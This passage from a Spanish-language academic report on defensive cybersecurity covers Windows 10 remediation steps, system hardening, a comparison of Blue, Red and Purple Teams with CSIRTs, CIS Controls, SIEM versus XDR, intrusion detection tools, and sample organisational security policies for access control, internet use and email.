
Figura 34. Instalación de las actualizaciones de software de seguridad.



Fuente: Elaboración propia.

Paso 3. Actualizar el(los) navegador(es) web (Microsoft Edge y Google Chrome) de la máquina afectada. Ver Figura 35. Actualización de navegadores web.


Figura 35. Actualización de navegadores web.



Fuente: Elaboración propia.

Paso 4. Activar la protección de navegación segura y contra contenido engañoso y software peligroso. Ver Figura 36. Activación de la protección de navegación segura.

Figura 36. Activación de la protección de navegación segura



Fuente: Elaboración propia.


Paso 5. Activar el firewall de Windows 10 en la máquina afectada. Ver Figura 37. Activación del firewall de Windows 10.

Figura 37. Activación del firewall de Windows 10.

Fuente: Elaboración propia.

Paso 6. Deshabilitar Windows Command Shell a través del registro de Windows 10. Se crea clave de registro y se modifica el valor en 1. Ver Figura 38. Deshabilitar CMD.

Figura 38. Deshabilitar CMD.



Fuente: Elaboración propia.

Paso 7. Activar la protección contra vulnerabilidades. Ver Figura 39. Activación de la protección contra vulnerabilidades.

Figura 39. Activación de la protección contra vulnerabilidades.

Fuente: Elaboración propia.

2.14. Informe de acciones de hardenización a implementar para evitar que sucedan ataques de seguridad informática.

2.14.1. INFORME DE ACCIONES DE HARDENIZACIÓN PARA EVITAR ATAQUES CIBERNÉTICOS

2.14.1.1. Conceptos previos.

a. Hardening.

b. [18]Se trata de un proceso de mejora de la seguridad informática que consiste en endurecer un sistema para prevenir vulnerabilidades de seguridad, proteger los datos y sistemas de una empresa, evitando la pérdida de información y la interrupción de los servicios. El objetivo del hardening es eliminar todos los componentes innecesarios del sistema, reducir los privilegios de los usuarios y asegurar la configuración del sistema, con el fin de reducir el riesgo de que el sistema sea comprometido por un ciberataque.

c. Hardening de red.

[19]Se trata de un tipo de hardening o endurecimiento que busca y corrige las vulnerabilidades en la gestión y configuración de los dispositivos para evitar su explotación por parte de agentes maliciosos que deseen acceder a la red. Los dispositivos de red, se refuerzan para contrarrestar el acceso no autorizado a la infraestructura de una red.

d. Hardening de aplicación.

Es un tipo de hardening o endurecimiento de las aplicaciones y se centra en el software instalado en la red. Se trata de la aplicación de parches, la actualización de las vulnerabilidades, la actualización o la reescritura del código de la aplicación para mejorar su seguridad, o el despliegue de soluciones de seguridad adicionales basadas en software.

e. Hardening de servidor.

[18] DC Seguridad. ¿Qué es el Hardening y cómo mejora la seguridad en una PYME? Actualizado, marzo 4, 2023. Publicado en el link: https://dcseguridad.es/que-es-el-hardening-y-como-mejora-la-seguridad-en-una-pyme/

[19] Team Ninja. Guía completa para el hardening de sistemas [Checklist]. Actualizado, Agosto 15, 2023. Publicado en el link: https://www.ninjaone.com/es/blog/complete-guide-to-systems-hardening/

Se trata del endurecimiento del servidor en torno a la seguridad de los datos, los puertos, los componentes, las funciones y los permisos de un servidor. Estos protocolos se ejecutan en todo el sistema a nivel de hardware, firmware y software.

f. Hardening de Base de datos.

[20]Se trata del endurecimiento de las bases de datos y se centra en reducir las vulnerabilidades de las bases de datos digitales y los sistemas de gestión de bases de datos (SGBD). El objetivo es reforzar los depósitos de datos y el software que interactúa con esos datos.

g. Hardening de Sistema operativo.

Se trata del endurecimiento del sistema operativo, implicando la gestión de parches de seguridad que puede supervisar e instalar actualizaciones, parches y paquetes de servicio de forma automática.

2.14.1.2. [21]Las amenazas cibernéticas.

h. Amenaza cibernética.

Se trata de los activos con vulnerabilidad que se encuentran en los sistemas informáticos y que pueden ser de nivel de hardware o software. Entre los que se pueden distinguir:

- Los usuarios, cuyas acciones en la mayoría de los casos y sin intensión, causan los problemas de la seguridad.
- Los programas malintencionados, que están destinados al sabotaje del sistema informático.

[20] Team Ninja. Guía completa para el hardening de sistemas [Checklist]. Actualizado, Agosto 15, 2023. Publicado en el link: https://www.ninjaone.com/es/blog/complete-guide-to-systems-hardening/

[21] CISET – Centro de Innovación y soluciones empresariales y tecnológicas. Hardening. Actualizado, Octubre 4, 2022. Publicado en el link: https://www.ciset.es/publicaciones/blog/746-hardening

- Los exploits, que son fallos de errores de programación que aprovechan los crackers para vulnerar un sistema informático.
- Los intrusos, que son las personas no autorizadas que consiguen acceder al sistema informático.
- Los desastres naturales o eventos externos, tales como terremotos, inundaciones, fallas eléctricas, etc., que afectan los sistemas informáticos.

i. Hardening contra amenazas.

Teniendo en cuenta las amenazas mencionadas anteriormente, a continuación, se describen algunos ejemplos para reducir las amenazas con el endurecimiento de un sistema informático, así:

- Los usuarios. Se les pueden brindar cursos de concientización en seguridad informática.
- Los programas malintencionados. Restringir las descargas de programas de fuentes desconocidas o no oficiales.
- Los exploits. Mantener los sistemas operativos actualizados y parchados.
- Los intrusos. Estableciendo permisos y niveles de acceso a los sistemas informáticos.
- La fuerza mayor. Mediante el uso de backups.

2.14.1.3. [22]Acciones de hardening para evitar ataques cibernéticos.

j. Configuraciones de protección contra posibles ataques físicos o de hardware de la máquina.

[22] KEEPCODING. ¿Qué es el Hardening en Ciberseguridad? Actualizado, marzo 21, 2022. Publicado en el link: https://keepcoding.io/blog/que-es-el-hardening-en-ciberseguridad/#Configuraciones_necesarias_para_protegerse_de_posibles_ataques_fisicos_o_de_hardware_de_la_maquina

- Actualizar el firmware del equipo.
- Establecer contraseñas complejas para el arranque del equipo y la configuración de la BIOS.
- Deshabilitar el inicio del sistema para cualquier unidad que no sea el disco duro principal.
- Para los servidores, deshabilitar los dispositivos ópticos, usb o similares en el inicio del sistema, para evitar cualquier entrada de malware desde un medio extraíble.

k. Instalación segura de un sistema operativo.

- Configurar dos particiones primarias (una para el sistema operativo y otra para los archivos y carpetas de la información).
- Usar sistemas de archivos que cuenten con prestaciones de seguridad.
- Realizar la instalación mínima de un sistema operativo, para evitar que se activen servicios con vulnerabilidades.
- Activar y/o configurar adecuadamente las actualizaciones automáticas, para asegurar que el equipo siempre actualice los parches de seguridad que entrega el fabricante.
- Si el activo pertenece a alguna empresa u organización, se debe instalar un servidor de actualizaciones para que centralice las actualizaciones apropiadas para el activo sin afectar los sistemas informáticos en producción.

l. Protección por medio de programas de seguridad.

- Instalar y configurar adecuadamente programas de seguridad antivirus, antispyware, antimalware y filtro antispam, según

las necesidades del sistema o de las políticas de seguridad de la empresa.

m. Configuración de políticas locales del sistema.

- Políticas de contraseñas robustas.
- Claves con caducidad para obligar al usuario a realizar el cambio de la misma en un tiempo determinado.
- Almacenamiento histórico de contraseñas, para evitar que los usuarios repitan la misma clave.
- Bloqueos de cuentas de acceso por intentos erróneos.
- Aplicar políticas de requisitos de complejidad de contraseñas.

n. Configuración de políticas de seguridad generales.

- Configuración de políticas de acceso a los recursos compartidos en red.
- Configuración de políticas de apagado de los sistemas, inicio y cierre de sesión.
- Políticas de seguridad de red.

o. Restricciones de software.

- Configuración de políticas de restricciones de software basado en el uso de listas blancas de software permitido más que en las listas negras del mismo.

p. Auditorías de los sistemas.

- Activación de auditorías de seguridad en los sistemas informáticos para tener registro de algunos intentos de ataque, tales como adivinación de contraseñas.
- El objetivo de estas auditorías es encontrar fallas en el sistema para priorizar su corrección.

q. Configuraciones de protocolos de protección de redes.

- Utilización de protocolos de sistemas de traducción de direcciones NAT, para direccionar los equipos internos de una organización en el uso de internet, permitiendo un mayor control en la navegación web.
- Deshabilitar los protocolos de red innecesarios para el funcionamiento del sistema y limitar el uso de los mismos al mínimo.

r. Configuración de políticas de seguridad de archivos y carpetas del sistema.

- Denegar cualquier permiso de archivo a las cuentas de acceso anónimas o que no tengan contraseña.

s. Configuración de opciones de seguridad para los diferentes programas.

- Configurar políticas de seguridad en clientes de correo electrónico, navegadores de internet y en general, cualquier tipo de programa que tenga interacción con la red.

2.14.1.4. [23]Recomendaciones adicionales para garantizar la defensa de los sistemas.

- Dar de baja a todos aquellos usuarios / perfiles / cuentas inactivos.
- Cambiar contraseñas por defecto del sistema.
- Registrar errores, advertencias o actividad en los sistemas.
- Utilizar contraseñas seguras.
- Asegurar los puntos de acceso y usuarios remotos de los sistemas informáticos.
- Desinstalar software innecesario o no autorizado.
- Cerrar los puertos de red que no se utilicen.
- Realizar copias de seguridad (backups) de los datos.
- Actualizar periódicamente los sistemas operativos para mejorar la seguridad.
- Implementar un sistema de prevención de pérdida de datos DLP.
- Instalar un firewall en las redes privadas para evitar accesos no deseados.
- Encriptar cualquier dato sensible.
- Auditar todos los sistemas existentes.

2.15. Diferencias entre el equipo de Blue Team, Red Team, Purple Team y Equipo de respuesta a incidentes (CSIRT).

Tabla 1. Diferencias entre el equipo de Blue Team, Red Team, Purple Team y Equipo de respuesta a incidentes (CSIRT)

EQUIPOS DE SEGURIDAD CIBERNÉTICA (DIFERENCIAS)

[23] YMANT. ¿Qué es Hardening? Actualizado, septiembre 11, 2023. Publicado en el link: https://www.ymant.com/blog/que-es-hardening/

24BLUE TEAM	25RED TEAM	PURPLE TEAM	26CSIRT
Se encargan de la seguridad defensiva	Se encargan de la seguridad ofensiva	Integran la seguridad ofensiva (Red Team) y la seguridad defensiva (Blue Team) para gestionar la seguridad de los activos de la información.	Se encargan de recibir, revisar y responder los informes de incidentes de modo centralizado para todas las entidades.
Protege los sistemas y los datos de una organización, implementando defensas cibernéticas.	Identifica y explota las vulnerabilidades de los sistemas y las redes de una organización.	27Realiza ejercicios de simulación de ataques de Red Team y evalúa la efectividad de las defensas implementadas por Blue Team.	Detecta vulnerabilidades de sitios y sistemas web.
Es un grupo de analistas de seguridad	Es un grupo de analistas de Malware.	Se conforma por un grupo de analistas de seguridad y analistas de malware.	Está integrado por un grupo de personas técnicas especializadas que previenen y gestionan los incidentes cibernéticos
Evalúa las distintas amenazas que pueden afectar los activos de las organizaciones.	Evalúa la capacidad real que tiene una organización para proteger sus activos críticos y sus capacidades de detección y respuesta.	Evalúa la eficiencia de los mecanismos y procedimientos de seguridad y define los controles de seguridad adicionales para disminuir el riesgo de la organización.	Evalúa las alertas y advertencias sobre amenazas y vulnerabilidades, realiza tratamiento, análisis, respuesta y coordinación de incidentes.

[24] UNIR. Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias? Actualizado, enero 7, 2020. Publicado en el link: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

[25] HACKER MENTOR. Comprendiendo los equipos de Seguridad Cibernética: Blue Team, Red Team y Purple Team. Actualizado, Mayo 16, 2023. Publicado en el link: https://www.hacker-mentor.com/blog/equipos-de-seguridad-cibernetica-blue-team-red-team-y-purple-team

[26] SECURITY ADVISOR. ¿Qué es el Equipo de Respuesta ante Incidentes de Seguridad Informática CSIRT? Actualizado, 2023. Publicado en el link: https://sadvisor.com/que-es-el-csirt/

[27] HACKER MENTOR. Comprendiendo los equipos de Seguridad Cibernética: Blue Team, Red Team y Purple Team. Actualizado, Mayo 16, 2023. Publicado en el link: https://www.hacker-mentor.com/blog/equipos-de-seguridad-cibernetica-blue-team-red-team-y-purple-team

2.16. Análisis sobre la pertinencia de trabajar con CIS “Center For Internet Security” como propuesta de aseguramiento por parte de un equipo de Blue Team.

[28]Según Manage Engine, en su artículo publicado en su sitio web, titulado “¿Qué son y cómo implementar los Controles de CIS (CIS Controls / CIS ciberseguridad)?”, afirma que los CIS son un conjunto prescriptivo y prioritario de mejores prácticas en seguridad cibernética y acciones defensivas que pueden ayudar a prevenir los ataques más peligrosos y de mayor alcance, y apoyar el cumplimiento en una era de múltiples marcos.

Estas mejores prácticas procesables para la defensa cibernética son formuladas por un grupo de expertos en tecnología de la información utilizando la información obtenida de ataques reales y sus defensas efectivas. Los controles de CIS proporcionan una orientación específica y una vía clara para que las organizaciones alcancen las metas y los objetivos descritos por múltiples marcos jurídicos, reglamentarios y normativos.

La implementación de los Controles de Seguridad Críticos de CIS en la organización puede ayudar eficazmente a:

- Desarrollar una estructura fundamental para su programa de seguridad de la información y un marco para toda su estrategia de seguridad.

- Seguir un enfoque probado de gestión de riesgos para la ciberseguridad basado en la eficacia del mundo real.

[28] MANAGE ENGINE. ¿Qué son y cómo implementar los Controles de CIS (CIS Controls / CIS ciberseguridad)? Actualizado, 2023. Publicado en el link: https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html

- Concentrarse en el conjunto de medidas técnicas más eficaces y específicas disponibles para mejorar la postura de defensa de su organización.

- Cumplir fácilmente con otros marcos y regulaciones, incluido el marco de ciberseguridad NIST, NIST 800-53, NIST 800-171, serie ISO 27000, PCI DSS, HIPAA, NERC CIP y FISMA.

Los Controles de Seguridad Críticos de CIS comprenden un conjunto de 20 recomendaciones de defensa informática en torno a la seguridad de las organizaciones, divididas en tres categorías distintas: básicas, fundamentales y organizacionales. Cada uno de estos 20 controles de CIS se divide a su vez en sub-controles.

En un esfuerzo por ayudar a las empresas de todos los tamaños, los IG se dividen en tres grupos. Se basan en el perfil de riesgo de una empresa y los recursos disponibles para la organización para implementar los Controles CIS.

Cada IG identifica un conjunto de salvaguardas (anteriormente denominadas subcontroles CIS) que la empresa debe implementar para mitigar los ataques cibernéticos más frecuentes contra sistemas y redes. Hay un total de 153 medidas de seguridad en la versión 8 de CIS Controls. Toda empresa debe comenzar con IG1. IG2 se basa en IG1, y IG3 se compone de todos los controles y salvaguardas.

[29]La Corporación LogRhythm, en su Artículo publicado en la base de conocimientos en su sitio web, titulado “Centro de controles de seguridad de Internet (controles CIS)”, afirma que el marco CIS Controls V7.1 publicado cubre los siguientes 20 dominios:

[29] Corporación LogRhythm. Centro de controles de seguridad de Internet (controles CIS). Actualizado, 2023. Publicado en el link: https://docs.logrhythm.com/kbmodules/docs/center-for-internet-security-controls-cis-controls

- Inventario y Control de Activos de Hardware
- Inventario y Control de Activos de Software
- Gestión continua de vulnerabilidades
- Uso controlado de privilegios administrativos
- Configuración segura de hardware y software en dispositivos móviles, portátiles, estaciones de trabajo y servidores
- Mantenimiento, seguimiento y análisis de registros de auditoría
- Protecciones de correo electrónico y navegador web
- Defensas contra malware
- Limitación y control de puertos, protocolos y servicios de red
- Capacidades de recuperación de datos
- Configuración segura para dispositivos de red, como firewalls, enrutadores y conmutadores
- Defensa de límites
- Protección de Datos
- Acceso controlado basado en la necesidad de saber
- Control de acceso inalámbrico
- Seguimiento y control de cuentas
- Implementación de un programa de capacitación y concientización sobre seguridad
- Seguridad del software de aplicaciones
- Respuesta y gestión de incidentes
- Pruebas de penetración y ejercicios del equipo rojo

Así mismo, la Corporación LogRhythm afirma que, en 2021, CIS lanzó la versión 8 de su marco CIS Controls, reduciendo la cantidad de dominios de 20 a 18. ampliar ciertos objetivos de control y realinear el enfoque para los entornos de nube. CIS ha declarado que la versión 7.1 sigue siendo un marco satisfactorio, actualizado y compatible sobre el cual construir un programa de seguridad.

Finalmente, de acuerdo con las afirmaciones anteriores, se considera de gran pertinencia trabajar con CIS “Center For Internet Security” como propuesta de aseguramiento por parte de un equipo de Blue Team, para la mejor práctica de implementación de estrategias de defensa cibernética.

2.17. Análisis sobre las funciones y características y diferencias entre SIEM y un XDR.

Tabla 2. Funciones, características y diferencias entre SIEM y un XDR.

	SIEM	*XDR*
Funciones	Recopilar datos de eventos y registros de prácticamente cualquier fuente de la empresa con el fin de almacenarlos para diferentes casos de uso, como la gobernanza y el cumplimiento, la correspondencia de patrones basada en reglas, la detección heurística / de comportamiento de amenazas como UEBA, y la detección de indicadores de peligro (IoC) o indicadores atómicos en las fuentes de telemetría.	[30]Arquitectura de ciberseguridad abierta que integra las herramientas de seguridad y unifica las operaciones de seguridad en todas las capas de seguridad: usuarios, puntos finales, correo electrónico, aplicaciones, redes, cargas de trabajo en cloud y datos. Con XDR, las soluciones de seguridad que no están necesariamente diseñadas para funcionar juntas pueden interoperar sin problemas en la prevención, detección, respuesta e investigación de amenazas.
Características	[31]Combina funciones de un sistema de Gestión de	[32]Recopila y correlaciona los datos de múltiples capas de

[30] IBM. ¿Qué es XDR? Actualizado, 2023. Publicado en el link: https://www.ibm.com/es-es/topics/xdr

[31] NSIT. ¿Qué es SIEM en seguridad informática? Alcance e implementación. Actualizado, junio 9, 2023. Publicado en el link: https://www.nsit.com.co/que-es-siem-en-seguridad-informatica-alcance-e-implementacion/

[32] KASPERSKY. ¿Qué es la detección y respuesta ampliadas (XDR)? Actualizado, 2023. Publicado en el link: https://latam.kaspersky.com/resource-center/definitions/what-is-xdr

	Información de Seguridad el cual almacena eventos a largo plazo para el análisis y comunicación de los datos de seguridad, y un sistema de Gestión de Eventos de Seguridad, que es el encargado de la revisión en tiempo real, correlación de eventos y notificación.	seguridad, incluidos los endpoints, las aplicaciones, el correo electrónico, las nubes y las redes, para proporcionar una mayor visibilidad del entorno tecnológico de una organización. Esto permite que los equipos de seguridad detecten, investiguen y respondan a las ciberamenazas con rapidez y efectividad.
33Diferencias	La implementación de las herramientas SIEM requiere muchos ajustes y esfuerzos. Los equipos de seguridad pueden verse superados por la gran cantidad de alertas procedentes de un SIEM, con lo que el centro de operaciones de seguridad (SOC) podría terminar pasando por alto alertas críticas. Además, aunque un SIEM capture datos de decenas de fuentes y sensores, sigue siendo una herramienta analítica pasiva que emite alertas.	La plataforma XDR pretende resolver los retos que plantean las herramientas SIEM para una detección y respuesta eficaz a los ataques dirigidos e incluye análisis de comportamiento, inteligencia sobre amenazas, perfiles de comportamiento y análisis.

Fuente: Elaboración propia basado en las referencias bibliográficas relacionadas.

[33] SENTINEL ONE. Entender la diferencia entre EDR, SIEM, SOAR y XDR. Actualizado, octubre 6, 2021. Publicado en el link: https://es.sentinelone.com/blog/understanding-the-difference-between-edr-siem-soar-and-xdr/

2.18. [34]Herramientas que permiten detectar ataques informáticos.

Tabla 3. Herramientas que permiten detectar ataques informáticos.

SNORT	SURICATA	SECURITY ONION
Sistema de prevención de intrusiones (IPS) de código abierto	Sistema de detección de intrusos de red de código	Está basado en Ubuntu distribuido por Linux
Utiliza una serie de reglas que ayudan a definir la actividad maliciosa de la red y utiliza esas reglas para encontrar paquetes que coincidan con ellos y genera alertas para los usuarios.	El motor de Suricata es capaz de detectar intrusos en tiempo real, prevenir intrusiones en línea y monitorear la seguridad de la red.	Se compone de muchas herramientas IDS como Snort, Suricata, Bro, Sguil, Squert, Snorby, ELSA, Xplico, NetworkMiner y muchas otras, y proporciona alta visibilidad y contexto al tráfico de la red, alertas y actividades sospechosas
Con la funcionalidad de análisis de protocolos, búsqueda de contenido y varios preprocesadores, Snort es muy utilizado para detectar gusanos, exploits, exploración de puertos y otras amenazas maliciosas.	Consta de unos módulos como Captura, Recopilación, Decodificación, Detección y Salida. Captura el tráfico que pasa en un flujo antes de la decodificación.	Realiza la captura completa de paquetes, IDS basados en host y redes y herramientas de análisis. Sin embargo, requiere una gestión adecuada por parte del administrador de sistemas para revisar las alertas, supervisar la actividad de la red y

[34] OPENWEBINAR. Daniel Ortego Delgado. Las 8 mejores herramientas open source de detección de intrusión. Actualizado, mayo 9, 2017. Publicado en el link: https://openwebinars.net/blog/las-8-mejores-herramientas-open-source-de-deteccion-de-intrusion/

		actualizar periódicamente las reglas de detección basadas en IDS.

Fuente: Elaboración propia basado en las referencias bibliográficas relacionadas.

3. RESOLUCIÓN INTERROGANTES DE LA GUÍA

3.1. ¿De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización?

La integración de estos equipos aporta a la organización:

- La mejora de la gestión de las vulnerabilidades de los sistemas.
- Aprender sobre la mentalidad de los atacantes.
- El desarrollo de mejores pruebas de respuesta a incidentes de seguridad.
- Mejora en el desarrollo de pruebas de detección de vulnerabilidades.
- Fortalecimiento de la postura de seguridad de la empresa.
- Fortalecer la comunicación entre todos los miembros de la empresa.
- Desarrollo de pruebas de penetración periódicas.
- Fortalecimiento de las políticas de seguridad de la empresa.
- Implementación de infraestructuras de TI mejoradas.

3.2. Plantee políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos de T.I.

3.2.1. Política de seguridad informática

3.2.1.1. Control de Acceso

Cada usuario debe tener una identificación única e intransferible dentro del sistema de control de accesos. La combinación de usuario y “clave” deben ser únicos.

Los nombres de usuario y “claves” son personales e intransferibles, y solamente deben ser utilizados por el funcionario al que le fueron asignados. Está totalmente

prohibido que un funcionario autorice el uso de clave a terceros o que preste sus credenciales de acceso.

Todo funcionario será responsable de las actividades y transacciones que sean realizadas con su “usuario y clave” de carácter confidencial.
Los derechos de acceso de los usuarios a las transacciones específicas de cada uno de los sistemas de información deben estar formalmente autorizados por el área de informática.

Los derechos de acceso deben ser asignados de tal forma que no interfieran con las actividades o datos privados de otros usuarios.
Al asignarse por primera vez la “clave” a un funcionario debe realizarse su cambio en forma inmediata.

Para la “clave” y nombre de usuario, deberá tener en cuenta lo siguiente:

- Las “claves” de usuario deben ser alfanumérica, contener caracteres especiales y una longitud no menor a 8 (ocho) sin utilizar espacios en blanco.
- Deben contener tanto caracteres alfabéticos como numéricos. Deben contener al menos 4 (cuatro) caracteres distintos entre sí.
- No deben estar basados en palabras de un diccionario, para no ser fácilmente descifrados. NO deben revelarse bajo ninguna circunstancia.
- No se deben utilizar “claves” previamente utilizadas.
- El nombre de usuario y la “clave” deben ser diferentes entre sí.

No se deben utilizar claves con información fácilmente identificable como, fecha de cumpleaños, nombres de familiares y apellidos, números de identificación, y/o demás información personal evidente.

Se debe mantener en un sobre sellado y bajo la responsabilidad de la Coordinación del área de informática un código de usuario de contingencia y

respectiva “clave” que posea todos los privilegios del Administrador de la Red, Administrador de Base Datos, Administrador de Sistemas de Información u otros, para ser utilizado solamente en caso de emergencia. En caso de requerir su uso debe quedar debidamente registrado. La “clave” debe ser cambiada periódicamente mínimo dos veces al año.

Debe mantenerse activo el cambio automático de “clave”, según las políticas establecidas en el directorio activo; Es responsabilidad de todos los usuarios cambiar su “clave”.

El tiempo de acceso a los sistemas debe permitirse dentro de un horario particular de acuerdo con las necesidades de la oficina, en caso de requerirse horario extendido, el área de informática deberá estar informada de los horarios extendidos.

Las cuentas de usuario que permanezcan inactivos por más de 30 (treinta) días deben quedar deshabilitados. Podrán ser activados nuevamente mediante solicitud formal del funcionario facultado para tal efecto.

Los privilegios especiales del sistema operativo o software utilitario, que permitan examinar el contenido de los archivos de otros usuarios, deben restringirse únicamente a aquellos usuarios responsables de la administración de la red y su seguridad Informática de la entidad, siempre que hayan recibido el entrenamiento adecuado y en caso estrictamente necesario por labores de monitoreo y control.

Los usuarios no deben dejar desatendidas las estaciones de trabajo. Todo funcionario es responsable de desactivar las aplicaciones (cerrarlas) de ser necesario, cada vez que se ausente de su puesto de trabajo, y dejarla bloqueada con contraseña.

Todo equipo Portátil, Tablet, cámara Fotográfica, USB propiedad de terceros contratistas y/o visitantes, deberá ser registrado e inspeccionado su contenido por el área de informática.

3.2.1.2. Internet

El acceso a Internet es una herramienta de trabajo que se provee para la realización de las actividades, pero es responsabilidad de cada usuario, utilizar prudente y apropiadamente este servicio.
Todo evento que se dé a través del uso de este servicio, será administrado, monitoreado y regulado por el área de Informática el cual tendrá la potestad de realizar las acciones pertinentes en pro de la seguridad, confidencialidad, integridad y disponibilidad de los bienes informáticos y de la información.

Se prohíbe el acceso a sitios de Internet correspondientes a sexo, racismo, apuestas, actividades criminales, drogas, juegos, y cualquier otra que se estime conveniente restringir, en relación con el uso de buenas prácticas y sanitizacion de la red.

Desde el área de informática se crearán y monitorearán perfiles de navegación con la finalidad de brindar a los usuarios medios de acceso y consulta a Internet.
Sólo personal previamente autorizado podrá “descargar” información desde Internet (incluye software gratuito y de uso temporal), con fines investigativos, prueba, o de apoyo en el desarrollo de actividades, test que se realizaran controladamente y bajo la supervisión y monitoreo del área encargada.

Todos los archivos obtenidos de la red Internet deben ser revisados (filtrados) para detección de virus previo a ser descargados en cualquier computador, por medio del software antivirus.

El tiempo de acceso a Internet no debe interferir ni distraer a los usuarios de sus funciones normales.

La actualización de versiones de software por medio de Internet no está permitida; solo las actualizaciones Windows update que realiza Microsoft por su sistema operativo. Esta actualización será programada por el área de informática.

3.2.1.3. Correo Electrónico

Todo evento que se dé a través del uso del Correo Electrónico será administrado, monitoreado y regulado por el área de Informática, el cual tendrá la potestad de realizar las acciones pertinentes en pro de la seguridad, confidencialidad, integridad y disponibilidad de los bienes informáticos y de la información.
El contenido de los mensajes creados, enviados, recibidos y almacenados debe limitarse a los propósitos de sus funciones, su contenido debe ser respetuoso y no debe atentar contra la imagen ni integridad moral de sus usuarios.

Queda totalmente prohibido enviar mensajes de correo electrónico masivos por parte de personal no autorizado.

Las cuentas de correo electrónico no deben utilizarse para suscripción de servicios y/o listas de correo relacionadas con temas personales.

El tamaño de los archivos que circulan por correo electrónico o a través de los canales de comunicación, así como el espacio del buzón asignado a cada usuario para el almacenamiento de estos archivos, se hará con base en las necesidades de los usuarios, mediante la definición de perfiles, así mismo cada usuario está obligado a tener en su equipo un archivo de almacenamiento de correos .PST, con el fin de optimizar espacio en los servidores de correo y cumplir con las normas de sanitización del espacio, así como las estaciones de trabajo, cuya capacidad no afecte el funcionamiento normal de su buzón.

La información que se haya definido como sensible por el área de informática se puede transferir por medio de correo electrónico solamente si existe la necesidad real de transferir la información.

Los mensajes creados, enviados, recibidos o almacenados no deben ser impresos, especialmente los configurados como de carácter reservado o confidencial, salvo que sea estrictamente requerido o necesario.

Los usuarios NO deben acceder a cuentas de correo personal desde la red de datos de la entidad.

